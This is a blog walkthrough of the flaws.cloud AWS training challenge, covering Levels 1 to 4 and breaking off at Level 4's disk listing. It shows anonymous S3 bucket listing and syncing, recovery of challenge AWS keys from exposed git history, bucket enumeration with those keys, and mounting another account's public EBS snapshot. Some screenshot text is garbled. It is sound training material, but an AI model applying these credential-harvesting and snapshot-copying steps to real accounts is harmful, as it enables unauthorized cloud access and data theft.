



# executeatwill

Penetration Analysis & Security Research

 Home     Archives     Tags

## Flaws.cloud Walkthrough

 2022-01-17

Cloud pentesting using the AWS platform and flaws web series to work through insecure S3 Buckets, Authentication, Metadata Services and accessing EC2 Instances.

**Legal Notice && Usage:** *The information provided by executeatwill is to be used for educational purposes only. The website creator and/or editor is in no way responsible for any misuse of the information provided. All the information on this website is meant to help the reader develop penetration testing and vulnerability aptitude to prevent attacks discussed. In no way should you use the information to cause any kind of damage directly or indirectly. Information provided by this website is to be regarded from an “ethical hacker” standpoint. Only perform testing on systems you OWN and/or have expressed written permission. Use information at your own risk. By continuing, you acknowledge the aforementioned user risk/responsibilities.*

Through a series of levels you'll learn about common mistakes and gotchas when using Amazon Web Services (AWS). There are no SQL injection, XSS, buffer overflows, or many of the other vulnerabilities you might have seen before. As much as possible, these are AWS specific issues. A series of hints are provided that will teach you how to discover the info you'll need. If you don't want to actually run any commands, you can just keep following the hints

which will give you the solution to the next level. At the start of each level you'll learn how to avoid the problem the previous level exhibited. **Scope:** Everything is run out of a single AWS account, and all challenges are sub-domains of [flaws.cloud](#).

## Level 1 - Enumerate AWS

This level is *buckets* of fun. See if you can find the first sub-domain. Need a hint?

```
1 dig flaws.cloud
```

```
; <>> DiG 9.16.2-Debian <>> flaws.cloud
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50998
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;flaws.cloud.           IN      A

;; ANSWER SECTION:
flaws.cloud.        5       IN      A      52.218.178.2

;; Query time: 108 msec
;; SERVER: 190.157.8.101#53(190.157.8.101)
```

```
1 nslookup flaws.cloud
```

```
Server:      190.157.8.101
Address:     190.157.8.101#53

Non-authoritative answer:
Name:   flaws.cloud
Address: 52.218.236.202
```

```
1 nslookup 52.218.236.202
```

```
202.236.218.52.in-addr.arpa    name = s3-website-us-west-2.amazonaws.com.

Authoritative answers can be found from:
```

s3 bucket discovered at [s3-website-us-west-2.amazonaws.com](http://s3-website-us-west-2.amazonaws.com)

**S3 Bucket address translation** <http://flaws.cloud.s3-website-us-west-2.amazonaws.com/>





Through a series of levels you'll learn about common mistakes and gotchas when using Amazon Web Services (AWS). There are no SQL injection, XSS, buffer overflows, or many of the other vulnerabilities you might have seen before. As much as possible, these are AWS specific issues.

A series of hints are provided that will teach you how to discover the info you'll need. If you don't want to actually run any commands, you can just keep following the hints which will give you the solution to the next level. At the start of each level you'll learn how to avoid the problem the previous level exhibited.

**Scope:** Everything is run out of a single AWS account, and all challenges are sub-domains of [flaws.cloud](http://flaws.cloud).

---

#### Contact

This was built by Scott Piper ([@0xdabbad00](https://twitter.com/0xdabbad00), [summitroute.com](http://summitroute.com))

Feedback is welcome! For security issues, fan mail, hate mail, or whatever else, contact [scott@summitroute.com](mailto:scott@summitroute.com)

If you manage to find a flaw that breaks the game for others or some other undesirable issue, please let me know.

---

#### Greetz

Thank you for advice and ideas from Andres Riancho ([@w3af](https://twitter.com/w3af)), [@CornflakeSavage](https://twitter.com/CornflakeSavage), Ken Johnson ([@cktricky](https://twitter.com/cktricky)), and Nicolas Gregoire ([@Agarri\\_FR](https://twitter.com/Agarri_FR))

---

Now for the challenge!

## Level 1

This level is \*buckets\* of fun. See if you can find the first sub-domain.

Need a hint? Visit [Hint 1](#)

## Install AWS CLI

```
1 curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
2 unzip awscliv2.zip
3 sudo ./aws/install
```

check for install with version check

```
1 aws --version
```

```
aws-cli/2.4.11 Python/3.8.8 Linux/5.5.0-1parrot1-amd64 exe/x86_64.parrot.4 prompt/off
```

## Access S3 Bucket with AWS CLI

```
1 aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2
```

```
2017-03-13 23:00:38      2575 hint1.html
2017-03-02 23:05:17      1707 hint2.html
2017-03-02 23:05:11      1101 hint3.html
2020-05-22 14:16:45      3162 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28        46 robots.txt
2017-02-26 20:59:30     1051 secret-dd02c7c.html
```

file `secret-dd02c7c.html` looks interesting.

Navigate to secret <http://flaws.cloud/secret-dd02c7c.html>



## Level 2 - Insecure S3 Buckets

Level 2 is at <http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud>

Permissions within AWS S3 buckets have a default to private and secure but if buckets have been modified for Grantee as everyone anyone who accesses the URL will

Bucket: flaws.cloud X

**Bucket:** flaws.cloud  
**Region:** Oregon  
**Creation Date:** Sat Feb 04 20:40:07 GMT-700 2017  
**Owner:** 0xdabba00

▼ Permissions

You can control access to the bucket and its contents using access policies. [Learn more](#).

Grantee: 0xdabba00  List  Upload/Delete  View Permissions  Edit Permissions X

Grantee: Everyone  List  Upload/Delete  View Permissions  Edit Permissions X

**WARNING: Everyone means anyone on the Internet**

[Add more permissions](#) [Edit bucket policy](#) [Add CORS Configuration](#)

Permission flaw: Everyone <https://flaws.cloud.s3.amazonaws.com/>

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>flaws.cloud</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Contents>
      <Key>hint1.html</Key>
      <LastModified>2017-03-14T03:00:38.000Z</LastModified>
      <ETag>"f32e6fbab70a118cf4e2dc03fd71c59d"</ETag>
      <Size>2575</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
      <Key>hint2.html</Key>
      <LastModified>2017-03-03T04:05:17.000Z</LastModified>
      <ETag>"565f14ec1dce259789eb919ead471ab9"</ETag>
      <Size>1707</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
      <Key>hint3.html</Key>
      <LastModified>2017-03-03T04:05:11.000Z</LastModified>
      <ETag>"ffe5dc34663f83aedaffa512bec04989"</ETag>
      <Size>1101</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
      <Key>index.html</Key>
      <LastModified>2020-05-22T18:16:45.000Z</LastModified>
      <ETag>"f01189cce6aed3d3e7f839da3af7000e"</ETag>
    </Contents>
  </Contents>
</ListBucketResult>
```

```

<Size>3162</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
  <Key>logo.png</Key>
  <LastModified>2018-07-10T16:47:16.000Z</LastModified>
  <ETag>"0623bdd28190d0583ef58379f94c2217"</ETag>
  <Size>15979</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
  <Key>robots.txt</Key>
  <LastModified>2017-02-27T01:59:28.000Z</LastModified>
  <ETag>"9e6836f2de6d6e6691c78a1902bf9156"</ETag>
  <Size>46</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
  <Key>secret-dd02c7c.html</Key>
  <LastModified>2017-02-27T01:59:30.000Z</LastModified>
  <ETag>"c5e83d744b4736664ac8375d4464ed4c"</ETag>
  <Size>1051</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
</ListBucketResult>

```

## Creating a IAM user on AWS: Within AWS Dashboard search for IAM

The screenshot shows the AWS IAM Dashboard. On the left, a sidebar lists navigation options like 'Identity and Access Management (IAM)', 'Dashboard', 'Access management', 'Access reports', and 'Access analyzer'. The main area displays 'Security recommendations' with a red exclamation mark icon, showing two items: 'Add MFA for root user' (with a 'Add MFA' button) and 'Root user has no active access keys' (with a green checkmark). Below this is the 'IAM resources' section, which shows counts for User groups (1), Users (1), Roles (2), Policies (0), and Identity providers (0). A 'What's new' section lists recent updates from the IAM Access Analyzer. To the right, there are sections for 'AWS Account' (Account ID: 215856412778, Account Alias: 215856412778, Sign-in URL: https://215856412778.sigin.aws.amazon.com/console) and 'Quick Links' (My security credentials, Tools, Policy simulator).

### Add user under "Users"

The screenshot shows the 'Users' list page. It displays a table with one row, indicating 1 user. The columns include 'User name' (with a dropdown arrow), 'Groups' (with a dropdown arrow), 'Last activity' (with a dropdown arrow), 'MFA' (with a dropdown arrow), 'Password a...' (with a dropdown arrow), and 'Active key age' (with a dropdown arrow). At the top right, there are buttons for 'Delete' and 'Add users', with 'Add users' being highlighted with a red box. A search bar at the top allows filtering by 'Find users by username or access key'.

create Username and select access key:

The screenshot shows the 'Add user' wizard. Step 1, 'Add user', is selected. Step 2, 'Set user details', is shown below. In 'Set user details', the 'User name\*' field is filled with 'awsS3admin'. There is also a 'Add another user' button. A note at the bottom states: 'You can add multiple users at once with the same access type and permissions. [Learn more](#)'.

## Select AWS access type

Select how these users will primarily access AWS. If you choose only programmatic access, it does NOT prevent users from accessing the console using an assumed role. Access keys and autogenerated passwords are provided in the last step. [Learn more](#)

### Select AWS credential type\*

#### Access key - Programmatic access

Enables an **access key ID** and **secret access key** for the AWS API, CLI, SDK, and other development tools.

#### Password - AWS Management Console access

Enables a **password** that allows users to sign-in to the AWS Management Console.

attach to group in this case “AdminS3” to which can be created with “Create Group”

## Add user

1 2 3 4 5

### Set permissions

Add user to group

Copy permissions from existing user

Attach existing policies directly

Add user to an existing group or create a new one. Using groups is a best-practice way to manage user's permissions by job functions. [Learn more](#)

### Add user to group

Create group

Refresh

Search

Showing 1 result

Group ▾

Attached policies

AdminS3

AmazonS3FullAccess

add additional tags if need be for organization

## Add user

1 2 3 4 5

### Add tags (optional)

IAM tags are key-value pairs you can add to your user. Tags can include user information, such as an email address, or can be descriptive, such as a job title. You can use the tags to organize, track, or control access for this user. [Learn more](#)

Key	Value (optional)	Remove
<input type="text"/> Add new key		<input type="button"/> Remove

You can add 50 more tags.

Review and create user:

## Add user

1 2 3 4 5

### Review

Review your choices. After you create the user, you can view and download the autogenerated password and access key.

### User details

User name awsS3admin

AWS access type Programmatic access - with an access key

## Permissions summary

The user shown above will be added to the following groups.

Type	Name
Group	AdminS3

## Tags

No tags were added.

[Cancel](#) [Previous](#) [Create user](#)

Important - the Secret Access Key will ONLY be displayed at this point and if lost will need to be regenerated.

### Add user

1 2 3 4 5

✓ Success

You successfully created the users shown below. You can view and download user security credentials. You can also email users instructions for signing in to the AWS Management Console. This is the last time these credentials will be available to download. However, you can create new credentials at any time.

Users with AWS Management Console access can sign-in at: <https://215856412778.signin.aws.amazon.com/console>

[Download .csv](#)

	User	Access key ID	Secret access key
	awsS3admin	AKIATEQQLPBVARLQIETL	***** Show

## Configure aws on linux

```
1 aws configure
```

Enter AWS Access Key ID ####...#### Enter AWS Secret Access Key ####...#### Enter Region: us-east-1 Enter Default Output: json

default text file location with parameters can be found at:

```
1 ~/.aws/config  
2 ~/.aws/credentials
```

## Access S3 but with account

```
1 aws s3 --profile default ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
```

```
[exec@parrot] -[~/aws]$ aws s3 --profile default ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud  
2017-02-26 21:02:15      80751 everyone.png  
2017-03-02 22:47:17      1433 hint1.html  
2017-02-26 21:04:39      1035 hint2.html  
2017-02-26 21:02:14      2786 index.html  
2017-02-26 21:02:14      26 robots.txt  
2017-02-26 21:02:15      1051 secret-e4443fc.html
```

## Level 3 - S3 Buckets Authenticated AWS Users

The next level is at <http://level3-9af3927f195e10225021a578e6f78df.flaws.cloud>

Similar to permissions to “Everyone” permissions can be set to “Any Authenticaed AWS User” which leaves the S3 bucket exposed as well.

Bucket: level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.clo... X

**Bucket:** level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud  
**Region:** Oregon  
**Creation Date:** Thu Feb 23 18:54:13 GMT-700 2017  
**Owner:** Oxdabba00

▼ Permissions

You can control access to the bucket and its contents using access policies. [Learn more](#).

Grantee: Oxdabba00  List  Upload/Delete  View Permissions  Edit Permissions X

Grantee: Any Authenticated AWS U  List  Upload/Delete  View Permissions  Edit Permissions X

Any Authenticated AWS U ↗ **WARNING: "Any Authenticated AWS User" means anyone that uses AWS, not just users in your account!**

Add more permissions Edit bucket policy Add CORS Configuration

This was an older setting and is no longer available in the webconsole but the SDK and third-party tools sometimes use it.

## Find AWS Key

<https://level3-9af3927f195e10225021a578e6f78df.flaws.cloud.s3.amazonaws.com/> Bucket contains an git config file:

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">  
  <Name>level3-9af3927f195e10225021a578e6f78df.flaws.cloud</Name>  
  <Prefix/>  
  <Marker/>  
  <MaxKeys>1000</MaxKeys>  
  <IsTruncated>false</IsTruncated>  
  <Contents>  
    <Key>.git/COMMIT_EDITMSG</Key>
```

```

<LastModified>2017-09-17T15:12:24.000Z</LastModified>
<ETag>"5f8f2cb9c2664a23f08dd8a070ae7427"</ETag>
<Size>52</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
  <Key>.git/HEAD</Key>
  <LastModified>2017-09-17T15:12:24.000Z</LastModified>
  <ETag>"4cf2d64e44205fe628ddd534e1151b58"</ETag>
  <Size>23</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
▼<Contents>
  <Key>.git/config</Key>
  <LastModified>2017-09-17T15:12:24.000Z</LastModified>
  <ETag>"920a11de313bfb8d93d81f4a3a5b71b6"</ETag>
  <Size>130</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
▼<Contents>
  <Key>.git/description</Key>
  <LastModified>2017-09-17T15:12:24.000Z</LastModified>
  <ETag>"a0a7c3fff21f2aea3cf1d0316dd816c"</ETag>
  <Size>73</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
▼<Contents>
  <Key>.git/hooks/applypatch-msg.sample</Key>
  <LastModified>2017-09-17T15:12:24.000Z</LastModified>
  <ETag>"9cc72dc973e24f9623bd3fe708f60ef5"</ETag>
  <Size>452</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
▼<Contents>
  <Key>.git/hooks/commit-msg.sample</Key>
  <LastModified>2017-09-17T15:12:24.000Z</LastModified>
  <ETag>"579a3c1e12a1e74a98169175fb913012"</ETag>
  <Size>896</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
▼<Contents>
  <Key>.git/hooks/post-update.sample</Key>
  <LastModified>2017-09-17T15:12:24.000Z</LastModified>
  <ETag>"2b7ea5cee3c49ff53d41e00785eb974c"</ETag>
  <Size>189</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
▼<Contents>
  <Key>.git/hooks/pre-applypatch.sample</Key>
  <LastModified>2017-09-17T15:12:24.000Z</LastModified>
  <ETag>"a4a7e457b55b5ac2877f7973dbba37e9"</ETag>
  <Size>398</Size>
  <StorageClass>STANDARD</StorageClass>
</Contents>
▼<Contents>
  <Key>.git/hooks/pre-commit.sample</Key>
  <LastModified>2017-09-17T15:12:24.000Z</LastModified>
  <ETag>"15449d98cfa79704332d057b3f91093c"</ETag>
  <Size>1704</Size>
  <StorageClass>STANDARD</StorageClass>

```

## Download entire s3 bucket locally

```
1 aws s3 sync s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request --r
```

```
[exec@parrot] -[~/flaws]$ aws s3 sync s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/ . --no-sign-request --region us-west-2
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/COMMIT_EDITMSG to .git/COMMIT_EDITMSG
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/HEAD to .git/HEAD
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/description to .git/description
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/config to .git/config
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/post-update.sample to .git/hooks/post-update.sample
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/commit-msg.sample to .git/hooks/commit-msg.sample
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-applypatch.sample to .git/hooks/pre-applypatch.sample
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-commit.sample to .git/hooks/pre-commit.sample
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/applypatch-msg.sample to .git/hooks/applypatch-msg.sample
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/pre-rebase.sample to .git/hooks/pre-rebase.sample
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/prepare-commit-msg.sample to .git/hooks/prepare-commit-msg.sample
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/info/exclude to .git/info/exclude
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/hooks/update.sample to .git/hooks/update.sample
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/index to .git/index
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/logs/HEAD to .git/logs/HEAD
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/2f/c08f72c2135bb3af7af5803abb77b3e240b6df to .git/objects/2f/c08f72c2135bb3af7af5803abb77b3e240b6df
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/logs/refs/heads/master to .git/logs/refs/heads/master
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/53/23d77d2d914c89b220be9291439e3da9dada3c to .git/objects/53/23d77d2d914c89b220be9291439e3da9dada3c
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/92/d5a82ef553aae1d7a2f86ea0a5b1617faf0c to .git/objects/92/d5a82ef553aae1d7a2f86ea0a5b1617faf0c
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/c/aa07e03933a858d1765090928dc4013fe2526 to .git/objects/c/aa07e03933a858d1765090928dc4013fe2526
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/61/a5ff2913c522d4cf439772500201ce5a8e097b to .git/objects/61/a5ff2913c522d4cf439772500201ce5a8e097b
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/db/932236a95ebf8c8a7226432ct1880e4b4017f2 to .git/objects/db/932236a95ebf8c8a7226432ct1880e4b4017f2
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/f5/2ec03b227ea6094b04e43f475fb0126edb5a61 to .git/objects/f5/2ec03b227ea6094b04e43f475fb0126edb5a61
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/f5/2ec03b227ea6094b04e43f475fb0126edb5a61 to .git/objects/f5/2ec03b227ea6094b04e43f475fb0126edb5a61
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/hint4.htm to ./hint4.html
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/robots.txt to ./robots.txt
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/index.html to ./index.html
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/b6/4c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 to .git/objects/b6/4c8dcfa8a39af06521cf4cb7cdce5f0ca9e526
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/0e/aa50ae75709eb4d25f07195dc74c7fd3ca3e25 to .git/objects/0e/aa50ae75709eb4d25f07195dc74c7fd3ca3e25
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/f2/a144957997f15729d4491f251c3615d508b16a to .git/objects/f2/a144957997f15729d4491f251c3615d508b16a
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/e3/ae6dd91f0352cc307f82389d354c65f1874a2 to .git/objects/e3/ae6dd91f0352cc307f82389d354c65f1874a2
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/refs/master to .git/refs/heads/master
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/objects/76/e4934c9de40e36f09b4e5538236551529f723c to .git/objects/76/e4934c9de40e36f09b4e5538236551529f723c
download: s3://level3-9af3d3927f195e10225021a578e6f78df.flaws.cloud/.git/authenticated_users.png to ./authenticated_users.png
```

## Inspect git log

```
1 git log
```

```
-[exec@parrot]_[~/flaws]$ git log
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD -> master)
Author: 0xdabba00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0xdabba00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:07 2017 -0600
```

Note that a comment of accident commit.

checkout git commit

```
1 git checkout b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526
```

```
-[exec@parrot]_[~/flaws]$ git log
commit f52ec03b227ea6094b04e43f475fb0126edb5a61 (HEAD)
Author: 0xdabba00 <scott@summitroute.com>
Date: Sun Sep 17 09:10:07 2017 -0600

    first commit
-[exec@parrot]_[~/flaws]$ git checkout f52ec03b227ea6094b04e43f475fb0126edb5a61
M     index.html
HEAD is now at f52ec03 first commit
```

performing a directory search `access_keys.txt` is discovered

```
1 access_key AKIAJ366LIPB4IJKT7SA                                secret_access
```

```
-[exec@parrot]_[~/flaws]$ ll
total 152K
-rw-r--r-- 1 exec exec 91 Jan 14 16:36 access_keys.txt
-rw-r--r-- 1 exec exec 121K Feb 26 2017 authenticated_users.png
-rw-r--r-- 1 exec exec 1.6K Feb 26 2017 hint1.html
-rw-r--r-- 1 exec exec 1.4K Feb 26 2017 hint2.html
-rw-r--r-- 1 exec exec 1.3K Feb 26 2017 hint3.html
-rw-r--r-- 1 exec exec 1.1K Feb 26 2017 hint4.html
-rw-r--r-- 1 exec exec 1.9K May 22 2020 index.html
-rw-r--r-- 1 exec exec 26 Feb 26 2017 robots.txt
-[exec@parrot]_[~/flaws]$ cat access_keys.txt
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key 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
```

Configure new aws profile

```
1 aws configure --profile flaws
2 aws --profile flaws s3 ls
```

```
-[exec@parrot]_[~/flaws]$ aws configure --profile flaws
AWS Access Key ID [None]: AKIAJ366LIPB4IJKT7SA
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
-[exec@parrot]_[~/flaws]$ aws --profile flaws s3 ls
2017-02-12 16:31:07 2f4c53154c0a7fd086a04a12a452c2a4caed8da0 flaws.cloud
```

```
2017-02-12 10:51:07 214e55154c0a/1d080a04a12a452c2a+caed0ada.flaws.cloud
2017-05-29 12:34:53 config-bucket-975426262029
2017-02-12 15:03:24 flaws-logs
2017-02-04 22:40:07 flaws.cloud
2017-02-23 20:54:13 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 13:15:44 level3-9af3927f195e10225021a578e6f78df.flaws.cloud
2017-02-26 13:16:06 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-26 14:44:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-26 14:47:58 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-26 15:06:32 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

List of files in s3 bucket are displayed

## Level 4 - Creating snapshot - create instance loading snapshot

The next level is at <http://level4-1156739cfb264ced6de514971a4bef68.flaws.cloud>

Note: Always roll keys if you suspect they were compromised..

For the next level, you need to get access to the web page running on an EC2 at

[4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud](http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud)

### Identify account ID

```
1 aws --profile flaws sts get-caller-identity
```

```
-[exec@parrot]-[~/flaws]$ aws --profile flaws sts get-caller-identity
{
    "UserId": "AIDAJQ3H5DC3LEG2BKSAC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}
```

Account id: 975426262029

### View ec3 backups

add us-west-2 region to ~/.aws/config

```
1 [default]$
2 region = us-east-1$ 
3 output=json$ 
4 $ 
5 [profile flaws]$
6 region = us-west-2$
```

### Describe Snapshots

```
1 aws --profile flaws ec2 describe-snapshots --owner-id 975426262029
```

```
[exec@parrot]_[~/flaws]$ aws --profile flaws ec2 describe-snapshots --owner-id 975426262029
{
  "Snapshots": [
    {
      "Description": "",
      "Encrypted": false,
      "OwnerId": "975426262029",
      "Progress": "100%",
      "SnapshotId": "snap-0b49342abd1bdcb89",
      "StartTime": "2017-02-28T01:35:12+00:00",
      "State": "completed",
      "VolumeId": "vol-04f1c039bc13ea950",
      "VolumeSize": 8,
      "Tags": [
        {
          "Key": "Name",
          "Value": "flaws backup 2017.02.27"
        }
      ],
      "StorageTier": "standard"
    }
  ]
}
```

## Mount snapshot ID

- aws --profile default ec2 create-volume --availability-zone us-west-2a --region us-west-2 --

```
[exec@parrot]_[~/flaws]$ aws --profile default ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdcb89
{
  "AvailabilityZone": "us-west-2a",
  "CreateTime": "2022-01-14T22:51:01+00:00",
  "Encrypted": false,
  "Size": 8,
  "SnapshotId": "snap-0b49342abd1bdcb89",
  "State": "creating",
  "VolumeId": "vol-0bb0914533dfad580",
  "Iops": 100,
  "Tags": [],
  "VolumeType": "gp2",
  "MultiAttachEnabled": false
}
```

ensure under AWS IAM that AdministratorAccess permissions is added to user - or failure may occur.



## Launch EC2 new instance on us-west-2

1. Choose AMI   2. Choose Instance Type   3. Configure Instance   4. Add Storage   5. Add Tags   6. Configure Security Group   7. Review   Cancel and Exit

**Step 1: Choose an Amazon Machine Image (AMI)**

Amazon RDS Using RDS, you can easily deploy Amazon Aurora, MySQL, MariaDB, PostgreSQL, Oracle, and Microsoft SQL Server databases on AWS. Aurora is a MySQL-like PostgreSQL-compatible, enterprise-class database at 1/10th the cost of commercial databases. Learn more about RDS

**Launch a database using RDS**

<b>Red Hat Enterprise Linux 8 (HVM), SSD Volume Type</b> - ami-0b28dfc7adc325ef4 (64-bit x86) / ami-07465754c59218cdb (64-bit Arm)	<b>Select</b>
Red Hat Enterprise Linux version 8 (HVM), EBS General Purpose (SSD) Volume Type	<input checked="" type="radio"/> 64-bit (x86) <input type="radio"/> 64-bit (Arm)
Root device type: ebs   Virtualization type: hvm   ENA Enabled: Yes	
<b>SUSE Linux Enterprise Server 15 SP3 (HVM), SSD Volume Type</b> - ami-0b2f7a874cbfc4d53 (64-bit x86) / ami-07d3d385798af0ee0 (64-bit Arm)	<b>Select</b>
SUSE Linux Enterprise Server 15 Service Pack 3 (HVM), EBS General Purpose (SSD) Volume Type. Amazon EC2 AMI Tools preinstalled; Apache 2.2, MySQL 5.5, PHP 5.3, and Ruby 1.8.7 available.	<input checked="" type="radio"/> 64-bit (x86) <input type="radio"/> 64-bit (Arm)
Root device type: ebs   Virtualization type: hvm   ENA Enabled: Yes	
<b>Ubuntu Server 20.04 LTS (HVM), SSD Volume Type</b> - ami-0892d3c7ee96c0bf7 (64-bit x86) / ami-078278691222aae06 (64-bit Arm)	<b>Select</b>
Ubuntu Server 20.04 LTS (HVM), EBS General Purpose (SSD) Volume Type. Support available from Canonical ( <a href="http://www.ubuntu.com/cloud/services">http://www.ubuntu.com/cloud/services</a> ).	<input checked="" type="radio"/> 64-bit (x86) <input type="radio"/> 64-bit (Arm)
Root device type: ebs   Virtualization type: hvm   ENA Enabled: Yes	

## Select "Free Tier"

### Step 2: Choose an Instance Type

Amazon EC2 provides a wide selection of instance types optimized to fit different use cases. Instances are virtual servers that can run applications. They have varying combinations of CPU, memory, storage, and networking capacity, and give you the flexibility to choose the appropriate mix of resources for your applications. [Learn more](#) about instance types and how they can meet your computing needs.

Filter by: All instance families ▾ Current generation ▾ Show/Hide Columns								
Currently selected: t2.micro (- ECUs, 1 vCPUs, 2.5 GHz, -, 1 GiB memory, EBS only)								
	Family	Type	vCPUs ⓘ	Memory (GiB)	Instance Storage (GB) ⓘ	EBS-Optimized Available ⓘ	Network Performance ⓘ	IPv6 Support ⓘ
<input type="checkbox"/>	t2	t2.nano	1	0.5	EBS only	-	Low to Moderate	Yes
<input checked="" type="checkbox"/>	t2	t2.micro Free tier eligible	1	1	EBS only	-	Low to Moderate	Yes

Add Storage of snapshot created: snapshot storage name: snap-0b49342abd1bdcb89 set device: /dev/sdf

### Step 4: Add Storage

Your instance will be launched with the following storage device settings. You can attach additional EBS volumes and instance store volumes to your instance, or edit the settings of the root volume. You can also attach additional EBS volumes after launching an instance, but not instance store volumes. [Learn more](#) about storage options in Amazon EC2.

Volume Type ⓘ	Device ⓘ	Snapshot ⓘ	Size (GiB) ⓘ	Volume Type ⓘ	IOPS ⓘ	Throughput (MB/s) ⓘ	Delete on Termination ⓘ	Encryption ⓘ
Root	/dev/sda1	snap-04ea11b33372ef70a	8	General Purpose SSD (gp2)	100 / 3000	N/A	<input checked="" type="checkbox"/>	Not Encrypted
EBS	/dev/sdf	snap-0b49342abd1bdcb89	8	General Purpose SSD (gp2)	100 / 3000	N/A	<input type="checkbox"/>	Not Encrypted
<a href="#">Add New Volume</a>								

### SSH to newly created instance

list drives:

```
1 lsblk
```

ubuntu@ip-172-31-24-164:~\$ lsblk								
